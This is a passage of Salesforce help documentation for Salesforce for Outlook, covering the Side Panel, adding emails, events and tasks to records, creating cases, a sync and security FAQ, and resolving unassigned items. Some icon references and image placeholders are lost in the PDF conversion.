   - If the attachments section appears after you add your email to Salesforce, click to include specific email attachments on the record.



   - If you don't see the option to add attachments, your attachments are included automatically when you add your email to Salesforce, or the attachment exceeded General Email Limits.

SEE ALSO:

Enable Email to Salesforce

Searching for Salesforce Records in Microsoft® Outlook®

Remove Microsoft® Outlook® Emails from Salesforce Records

Remove Microsoft® Outlook® Emails from Salesforce Records


USER PERMISSIONS	
To display the Salesforce Side Panel in Outlook:	"Side Panel" in your Outlook configuration
To add Outlook emails (including attachments), events, and tasks to Salesforce records:	"Add Email" in your Outlook configuration AND "Enable" on `Email to Salesforce`
To add specific email attachments to Salesforce:	"Allow users to select attachments" in your Outlook configuration
To add emails (including attachments), events, and tasks to multiple contacts:	"Allow Users to Relate Multiple Contacts to Tasks and Events" in Activity Settings
To add emails to multiple Salesforce records that accept tasks:	Contact Salesforce Customer Support

EDITIONS
This feature available to manage from: both Salesforce Classic and Lightning Experience
Available in all editions

You can remove Microsoft Outlook emails from your Salesforce records with the Side Panel for Salesforce for Outlook.

Complete this procedure using the Salesforce Side Panel, a feature that's available in Salesforce for Outlook. You can learn about the side panel in View and Work with Salesforce Records from Microsoft® Outlook®.

1. In Outlook, select the email you want to remove from Salesforce records.
2. In the Salesforce Side Panel, find the Salesforce record from which you want to remove the email. The upper section of the side panel displays the records to which you've already added your email.
3. With your mouse, hover over , which turns to , then click it to remove your email from the Salesforce record. The side panel displays updates for the remaining Salesforce records to which you've added your email.



SEE ALSO:

Add Microsoft® Outlook® Emails to Salesforce Records

Searching for Salesforce Records in Microsoft® Outlook®

Add Microsoft® Outlook® Events to Salesforce Records

Add Outlook events to Salesforce records by using the Salesforce Side Panel. The event is added to the Salesforce record as an activity, which you can see on the record's Activity History or Open Activities related lists.

1. In Outlook, select an event or event series you want to add to Salesforce records. You can add an event to multiple contacts, and to one other record with which you can associate tasks, such as an account, a case, or an opportunity.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To display the Salesforce Side Panel in Outlook:


- "Side Panel" in your Outlook configuration

To add Outlook emails (including attachments), events, and tasks to Salesforce records:

- "Add Email" in your Outlook configuration

To add emails (including attachments), events, and tasks to multiple contacts:

- "Allow Users to Relate Multiple Contacts to Tasks and Events" in Activity Settings



2. In the Salesforce Side Panel, click for the contact, account, case, opportunity, or lead to which you want to add the event. You'll see after you add the event.
3. Review the Salesforce records to which you added your event.

Add Microsoft® Outlook® Tasks to Salesforce Records

You can add Outlook tasks to multiple Salesforce contacts and to one other record that accepts tasks, like an account, a lead, or an opportunity. The task is added to the Salesforce record as an activity, which you can see on the record's Activity History or Open Activities related lists.

Add Outlook tasks to Salesforce records from Tasks in Microsoft Outlook.

1. Select the task that you want to add to a Salesforce record.
2. Click in the side panel to display the Salesforce record to which you'd like to add the task.
3. Click next to the record in the search results.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To display the Salesforce Side Panel in Outlook:


- "Side Panel" in your Outlook configuration

To add Outlook emails (including attachments), events, and tasks to Salesforce records:

- "Add Email" in your Outlook configuration

To add emails (including attachments), events, and tasks to multiple contacts:

- "Allow Users to Relate Multiple Contacts to Tasks and Events" in Activity Settings



You'll see after you add the task.


Create Records Directly from the Salesforce Side Panel

Quickly create different kinds of records directly from the side panel in Microsoft® Outlook®.

Depending on how your administrator set up your Salesforce Side Panel Publisher access, you can create accounts, cases, contacts, leads, opportunities, and other types of records customized for your organization—directly from the side panel.

1. Select an email in Outlook, then click .

   You'll see something like this.



2. Choose an action.

   The actions available to you depend on the ones your administrator set up, such as New Contact.

3. Complete the record detail by providing relevant details.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions


USER PERMISSIONS

To display the Salesforce Side Panel:

- "Side Panel" in Outlook configurations

To create new records from the Salesforce Side Panel:

- "Create" and "Read" on all objects that users create records from AND "Visible" on all required fields in records that users create



4. Click to save the record.
   Keep in mind that email attachments aren't included in the created records.

Searching for Salesforce Records in Microsoft® Outlook®

USER PERMISSIONS	
To display the Salesforce Side Panel in Outlook:	"Side Panel" in your Outlook configuration
To add Outlook emails (including attachments), events, and tasks to Salesforce records:	"Add Email" in your Outlook configuration AND "Enable" on `Email to Salesforce`

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience


Available in all editions

To add specific email attachments to Salesforce:	"Allow users to select attachments" in your Outlook configuration
To add emails (including attachments), events, and tasks to multiple contacts:	"Allow Users to Relate Multiple Contacts to Tasks and Events" in Activity Settings
To add emails to multiple Salesforce records that accept tasks:	Contact Salesforce Customer Support

Complete this procedure using the Salesforce Side Panel, a feature that's available in Salesforce for Outlook. You can learn about the side panel in View and Work with Salesforce Records from Microsoft® Outlook®.

When you're viewing details that appear in the Salesforce Side Panel, you may want to search for additional Salesforce records. Search results display contacts and any other records with which you can associate tasks, such as a campaign, a case, or an opportunity.

1. From Outlook, select an email for which you want to display additional Salesforce records.
2. In the side panel, click .
3. Type your search term. For example, if you want to search for Salesforce records related to *desktops*, type `desktop`.



4. Click the search icon to display Salesforce records related to your search term.

SEE ALSO:


View and Work with Salesforce Records from Microsoft® Outlook®

Add Microsoft® Outlook® Emails to Salesforce Records

Create Cases from the Outlook Ribbon with Salesforce for Outlook

Note: Before you use this feature, consider creating records directly from the Salesforce Side Panel instead. Just keep in mind that when you create cases from the side panel, email attachments aren't included.

If you don't see the **Create Cases** drop-down list button in Microsoft® Outlook®, contact your administrator, who can enable this feature.



If you track cases in Salesforce, you can create new ones from your Microsoft® Outlook® emails. Your administrator needs to first create Email-to-Case destinations that appear in the drop-down list button **Create Cases** in Outlook. For each destination, you can choose the assignee, which can be either individual users or queues. When you create cases, you can add up to ten emails simultaneously for each destination.

1. In Outlook, select up to 10 sent or received emails and click **Create Cases**.
2. Select a destination from the drop-down list. Salesforce for Outlook adds the emails you selected as a case in Salesforce.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To include email attachments when you create cases:

- "Always save email attachments" in your Email to Salesforce settings

  AND

  "Add Email" in your Salesforce for Outlook Configuration

SEE ALSO:

- Create Records Directly from the Salesforce Side Panel
- Edit Your Salesforce for Outlook Email Settings
- Access Salesforce for Outlook Settings and Tools

Salesforce for Outlook FAQ

Take a look at some common questions that come up for Salesforce for Outlook.

Category	Questions
General Salesforce for Outlook Questions	What's the difference between private items in both Salesforce and Microsoft® Outlook®?
Installing Salesforce for Outlook	Does Salesforce for Outlook support terminal servers? Why is my Salesforce for Outlook installation failing on the prerequisites screen?

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Category	Questions
Configuring Salesforce for Outlook	Can I map custom fields I'm syncing with Salesforce for Outlook? Can I mass configure Salesforce for Outlook? Can I use filter logic in Salesforce for Outlook data sets?
Syncing with Salesforce for Outlook	Should I sync Outlook or use import wizards to upload my data into Salesforce? Can I sync person accounts by using Salesforce for Outlook? Can I add cases using Salesforce for Outlook? Can I associate Outlook records to custom objects using Salesforce for Outlook?
Managing Synced Records	Why does Salesforce for Outlook create duplicate records in Microsoft® Outlook®? Why does Salesforce for Outlook create duplicate contacts in Salesforce and Microsoft® Outlook®? Why does Salesforce for Outlook delete my Outlook records after I sync?
Adding Emails to Salesforce Records	Which email integration product is right for my company? Can I add emails to Salesforce records? Why isn't Salesforce for Outlook adding emails to the right contact or lead in Salesforce? Why can't I add emails to Salesforce? When I add emails to Salesforce, how can I include email attachments?
Syncing Contacts	How do I enable contacts for sync in Salesforce for Outlook?
Protecting Your Data	How does Salesforce for Outlook protect emails? Does Salesforce support single sign-on (SSO) for Salesforce for Outlook? How secure is Salesforce for Outlook?

What's the difference between private items in both Salesforce and Microsoft® Outlook®?

Does Salesforce for Outlook support terminal servers?

Why is my Salesforce for Outlook installation failing on the prerequisites screen?

Can I map custom fields I'm syncing with Salesforce for Outlook?

Can I mass configure Salesforce for Outlook?

Can I use filter logic in Salesforce for Outlook data sets?

Can I sync person accounts by using Salesforce for Outlook?

Can I add cases using Salesforce for Outlook?

Can I associate Outlook records to custom objects using Salesforce for Outlook?

Why does Salesforce for Outlook create duplicate records in Microsoft® Outlook®?

Why does Salesforce for Outlook create duplicate contacts in Salesforce and Microsoft® Outlook®?

Why does Salesforce for Outlook delete my Outlook records after I sync?
Why isn't Salesforce for Outlook adding emails to the right contact or lead in Salesforce?
Why can't I add emails to Salesforce?
When I add emails to Salesforce, how can I include email attachments?
How do I enable contacts for sync in Salesforce for Outlook?
How does Salesforce for Outlook protect emails?
Does Salesforce support single sign-on (SSO) for Salesforce for Outlook?
How secure is Salesforce for Outlook?

What's the difference between private items in both Salesforce and Microsoft® Outlook®?

Private items in Microsoft Outlook and Salesforce differ in unexpected ways. Before choosing to sync private events, consider how they're displayed to colleagues in each system.

Item	Private in Outlook	Marked private in Salesforce
Contacts	Your Exchange administrator can see your contacts. Other users cannot.	Other Salesforce users can see contacts that are associated with accounts. Contacts that aren't associated with accounts are private and aren't visible to other Salesforce users except for Salesforce administrators who can view, edit, and report on contacts.
Events	Your Exchange administrator can see your events. Other users cannot.	Only blocks of time, and not event details are visible to other Salesforce users, except for Salesforce administrators who can view, edit, and report on events.
Tasks	Your Exchange administrator can see your tasks. Other users cannot.	Salesforce doesn't include any means for keeping tasks private. So other Salesforce users can see your tasks.

SEE ALSO:

Desktop-Based Salesforce for Outlook
Syncing Between Microsoft® Outlook® and Salesforce Overview

Does Salesforce for Outlook support terminal servers?

No. Salesforce for Outlook does not support terminal servers, such as Citrix.

SEE ALSO:

Desktop-Based Salesforce for Outlook

Why is my Salesforce for Outlook installation failing on the prerequisites screen?

Your system may not meet all system requirements for Salesforce for Outlook. Verify your system meets these requirements, then try installing Salesforce for Outlook again.

SEE ALSO:

- Desktop-Based Salesforce for Outlook
- Install and Set Up Salesforce for Outlook
- Salesforce for Outlook System Requirements

Can I map custom fields I'm syncing with Salesforce for Outlook?

Yes. You can map a Salesforce field to a custom Outlook field, or an Outlook field to a custom Salesforce field using Salesforce for Outlook. These field types are available to map:

- Outlook text fields
- Salesforce text fields
- Some Salesforce picklist fields

To map to custom fields, open an Outlook configuration. Under `Field Mapping`, select *`Custom Field...`* from the end of the corresponding `Outlook Field` picklist. Enter the field's name and click **OK**.

SEE ALSO:

- Specify Which Salesforce Fields Sync to Microsoft® Outlook®

Can I mass configure Salesforce for Outlook?

Yes, you can create a configuration in Salesforce and assign it to profiles or even specific users. When those users set up Salesforce for Outlook, the configuration's settings are automatically deployed to Outlook.

SEE ALSO:

- Manage Your Salesforce for Outlook Configuration

Can I use filter logic in Salesforce for Outlook data sets?

Admins can use filter logic to limit which records your users sync using Salesforce for Outlook, but users can't.

SEE ALSO:

- Syncing Between Microsoft® Outlook® and Salesforce Overview

Can I sync person accounts by using Salesforce for Outlook?

No. You can't upload person accounts by using Salesforce for Outlook.

For information on how to import person accounts into your Salesforce organization, see Data Import Wizard on page 647.

SEE ALSO:

- Syncing Between Microsoft® Outlook® and Salesforce Overview

Can I add cases using Salesforce for Outlook?

Yes, Salesforce for Outlook supports adding emails to Salesforce as cases.

SEE ALSO:

- Create Cases from the Outlook Ribbon with Salesforce for Outlook
- Set Up Create Case for Salesforce for Outlook Users

Can I associate Outlook records to custom objects using Salesforce for Outlook?

You can assign synced events and tasks to several different objects, including custom objects, but you can assign synced contacts only to accounts.

SEE ALSO:

- Syncing Between Microsoft® Outlook® and Salesforce Overview

Why does Salesforce for Outlook create duplicate records in Microsoft® Outlook®?

If you either mark items as Private or assign them to the Outlook category *Don't Sync with Salesforce*, and you sync contacts, events, and tasks from Salesforce to Outlook, Salesforce for Outlook may create duplicate records in Outlook.

This can happen if you have Salesforce items that contain the same information as the Outlook items you either marked as Private or assigned to the category *Don't Sync with Salesforce*. These items were never mapped to each other, so Salesforce for Outlook treats them separately, resulting in duplicates.

If you want to remove duplicates, it's best to remove the ones in Outlook that you either marked as Private or assigned to the Outlook category *Don't Sync with Salesforce*. Doing this ensures that you don't delete information in Salesforce to which other users may have contributed.

SEE ALSO:

- Syncing Between Microsoft® Outlook® and Salesforce Overview

Why does Salesforce for Outlook create duplicate contacts in Salesforce and Microsoft® Outlook®?

If you sync your team's records and they include different information for some of the same contacts you own, Salesforce for Outlook may create duplicate contacts in both Salesforce and Outlook.

For example, you and a team member both have a contact for Christina Wills. But the two contacts list different companies for her. Salesforce for Outlook syncs the contacts for you and your team members, resulting in duplicates in Salesforce and Outlook.

To avoid this, coordinate with your team members so you share the same contact information. You'll need to remove the contacts containing the outdated information.

SEE ALSO:

- Syncing Between Microsoft® Outlook® and Salesforce Overview

Why does Salesforce for Outlook delete my Outlook records after I sync?

Salesforce for Outlook automatically syncs records you own, as well as records to which you have read/write access that are:

- Associated with accounts you own

- Associated with accounts of which you are an account team member
- Owned by members of your sync profile's groups

If you try to sync a record from Outlook to Salesforce that doesn't fit in the above categories, the sync process may attempt to delete that record from Outlook during a later sync. To avoid deletion of these records, assign them to the Outlook category *Don't Sync with Salesforce*.

SEE ALSO:

Syncing Between Microsoft® Outlook® and Salesforce Overview

Why isn't Salesforce for Outlook adding emails to the right contact or lead in Salesforce?

One of the following may be occurring.

If you see	Salesforce for Outlook may be adding your emails to	You should
Duplicate records in Salesforce Side Panel	The wrong records	Consider merging the duplicate records
No matching record in Salesforce side panel	My Unresolved Items	Add the matching contacts or leads to Salesforce and associate the unresolved emails with your new contacts or leads
		Remove your company's domain from `Excluded Domains` in your My Email to Salesforce settings

SEE ALSO:

Edit Your Salesforce for Outlook Email Settings

Why can't I add emails to Salesforce?

If you receive the error message `User is not authorized to send emails to this service` when you use Salesforce for Outlook to add emails, your email address isn't authorized in Salesforce.

To authorize email addresses in Salesforce:

1. From your personal settings, enter *`My Email to Salesforce`* in the `Quick Find` box, then select **My Email to Salesforce**.
2. In My Acceptable Email Addresses, enter the email addresses you want to authorize. Salesforce allows you to add emails through Salesforce for Outlook from only the addresses listed in this field. You cannot leave this field empty.

SEE ALSO:

Edit Your Salesforce for Outlook Email Settings

When I add emails to Salesforce, how can I include email attachments?

If you meet these requirements, you can include email attachments when you add emails to Salesforce.

- You and your administrator enable the correct settings.
- Salesforce has enough space to store the attachment.

- The attachment file size doesn't exceed Salesforce general email limits.

When you add an email to Salesforce, the email is added as a new task. When you add email attachments using Salesforce for Outlook or Email to Salesforce, attachments are included on the `Attachments` related lists. When you add attachments using Lightning for Outlook, attachments are added to your Salesforce Files.

Depending on how your administrator configured your settings, you can add email attachments to Salesforce in one of several ways.

If you're using	You enable	Your administrator enables	Add attachments to Salesforce like this
Lightning for Outlook	Lightning for Outlook in supported versions of Microsoft® Outlook, by selecting `Manage add-ins`. If Lightning for Outlook isn't available, add it from the Microsoft® Office Store.	Lightning for Outlook in Salesforce Setup	After you add the email to Salesforce from Lightning for Outlook, select the option to include attachments.
Salesforce for Outlook with side panel		`Side Panel` and `Add Email` in your Outlook configuration	Automatically, after you add an email to Salesforce from the side panel.
		`Side Panel`, `Add Email`, and `Allow users to select attachments` in your Outlook configuration	When you select after you add an email to Salesforce from the side panel.
Salesforce for Outlook without side panel	`Email to Salesforce` in your Email settings, with `Always save email attachments` selected	`Email to Salesforce` in Salesforce Setup and an active Outlook configuration that includes you	Automatically, after you add an email to Salesforce using the `Add Emails` or `Send and Add` buttons in Outlook.
Email to Salesforce	`Email to Salesforce` in your Email settings, with `Always save email attachments` selected	`Email to Salesforce` in Salesforce Setup	Automatically, after you send the email to your Email to Salesforce address.

SEE ALSO:

- General Email Limits
- Add Microsoft® Outlook® Emails to Salesforce Records
- Set Up Email Options for Salesforce for Outlook
- Set up Email to Salesforce
- Enable Email to Salesforce

How do I enable contacts for sync in Salesforce for Outlook?

Your administrator needs to perform the following two tasks before you can sync contacts between Microsoft® Outlook® and Salesforce.

- Your administrator creates a configuration that allows users to sync contacts.
- Your administrator defines a data set for that configuration.

After your administrator performs those tasks, you may have permissions to enable contacts for sync by completing the following procedure.

1. From your personal settings, enter *Salesforce for Outlook* in the Quick Find box, then select **Salesforce for Outlook**.
2. Click **View My Configuration**.
3. Under the Sync Settings section, verify you have **Contacts** selected. If you're unable to select it, contact your administrator, who can enable contact syncing for you.

SEE ALSO:

Edit Your Salesforce for Outlook Sync Settings

Syncing Contacts with Salesforce for Outlook

Learning about Data Sets for Salesforce for Outlook

How does Salesforce for Outlook protect emails?

Salesforce supports both delegated authentication and Security Assertion Markup Language (SAML) requirements for Salesforce for Outlook. When using SAML for Salesforce for Outlook, My Domain is required.

SEE ALSO:

Edit Your Salesforce for Outlook Email Settings

Does Salesforce support single sign-on (SSO) for Salesforce for Outlook?

Yes. Salesforce supports both delegated authentication and Security Assertion Markup Language (SAML) requirements for Salesforce for Outlook. When using delegated authentication, users need to log into Salesforce the first time they use Salesforce for Outlook. When using SAML for Salesforce for Outlook, My Domain is required.

How secure is Salesforce for Outlook?

Salesforce for Outlook, a .NET application you install on your machine, securely connects to Salesforce. Specifically,

For	Salesforce for Outlook uses
Usernames and passwords	OAuth 2.0 to authenticate with Salesforce. We store usernames and encrypted OAuth refresh tokens locally. We never store passwords.
Connections to Salesforce	SSL 128-bit encryption through an HTTPS connection.

My Unresolved Items


When you use Salesforce for Outlook, Lightning Sync, or Email to Salesforce to sync items or add emails from your email app to Salesforce, any items that these features can't automatically assign to Salesforce records appear in My Unresolved Items.

As part of your daily routine, you'll use this page to manage the unresolved items that require your attention. Recurring events do not appear on the My Unresolved Items page. Instead, you can go directly to the recurring events in your calendar to associate the recurring events with Salesforce records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience (only when prompted to resolve Salesforce for Outlook items from the Windows system tray)

Available in all editions



1. Easily access the My Unresolved Items page using the **Unresolved Items** shortcut on the sidebar.
2. Quickly review unassigned items by type using the tabs Contacts, Events, and Tasks.
3. View your unassigned items.
4. Assign your items to Salesforce records—either manually or using Salesforce recommendations—or confirm you want to leave them unassigned.

Using Features that Make Resolving Items Easy

The following features help you resolve items quickly and easily.

To	Use the feature	This feature helps you save time because
Assign multiple items simultaneously	Batch Edit	You can assign up to 50 items in any one queue simultaneously.
Have Salesforce provide recommendations	Recommendations	Salesforce provides recommendations for accounts, cases, and opportunities to which you can assign your items. If you don't want to see these recommendations, click the

To	Use the feature	This feature helps you save time because
		Turn off Recommendations link. If you change your mind, click the **Turn on Recommendations** link. Recommendations display only when you select a contact from the lookup and the related list is empty. Salesforce displays recommendations based on the following criteria. • **Accounts:** The contact has either an account as the parent, or a contact role in the account. • **Cases:** The contact is related to the case. • **Opportunities:** The contact has a contact role in the opportunity.

Resolving Your Synced Contacts

When contacts sync from your email app with Salesforce for Outlook or Lightning Sync, some contacts are automatically assigned to accounts based on their company. The rest are added to My Unresolved Items, where you can either assign contacts to Salesforce accounts or confirm that you want to leave them unassigned.

Resolving Your Synced Events

Resolving Your Synced Outlook Tasks

SEE ALSO:

Resolving Your Synced Outlook Tasks

Resolving Your Synced Contacts

Resolving Your Synced Events

Resolving Your Synced Contacts

When contacts sync from your email app with Salesforce for Outlook or Lightning Sync, some contacts are automatically assigned to accounts based on their company. The rest are added to My Unresolved Items, where you can either assign contacts to Salesforce accounts or confirm that you want to leave them unassigned.

1. Access your unresolved contacts from the sidebar shortcut **Unresolved Items**.
2. Resolve each contact in any of these ways.
   - Assign an account.
     - Select an account under Choose Suggested Account in the drop-down list. We suggest accounts only if we detect possible matches based on the contact's company. Suggested accounts always show the `Account Name` field and the first three additional fields defined in your account search layout. If your organization has contact lookup filters that prevent certain accounts from being assigned to contacts, those accounts won't appear as suggested accounts and can't be assigned to contacts.
     - Select *`Search Salesforce.com...`*. In the lookup, either click **New**, enter account information, and click **Save**, or enter search criteria, click **Go!**, and click the right account. If you don't see the lookup, you may need to first allow popups from Salesforce.
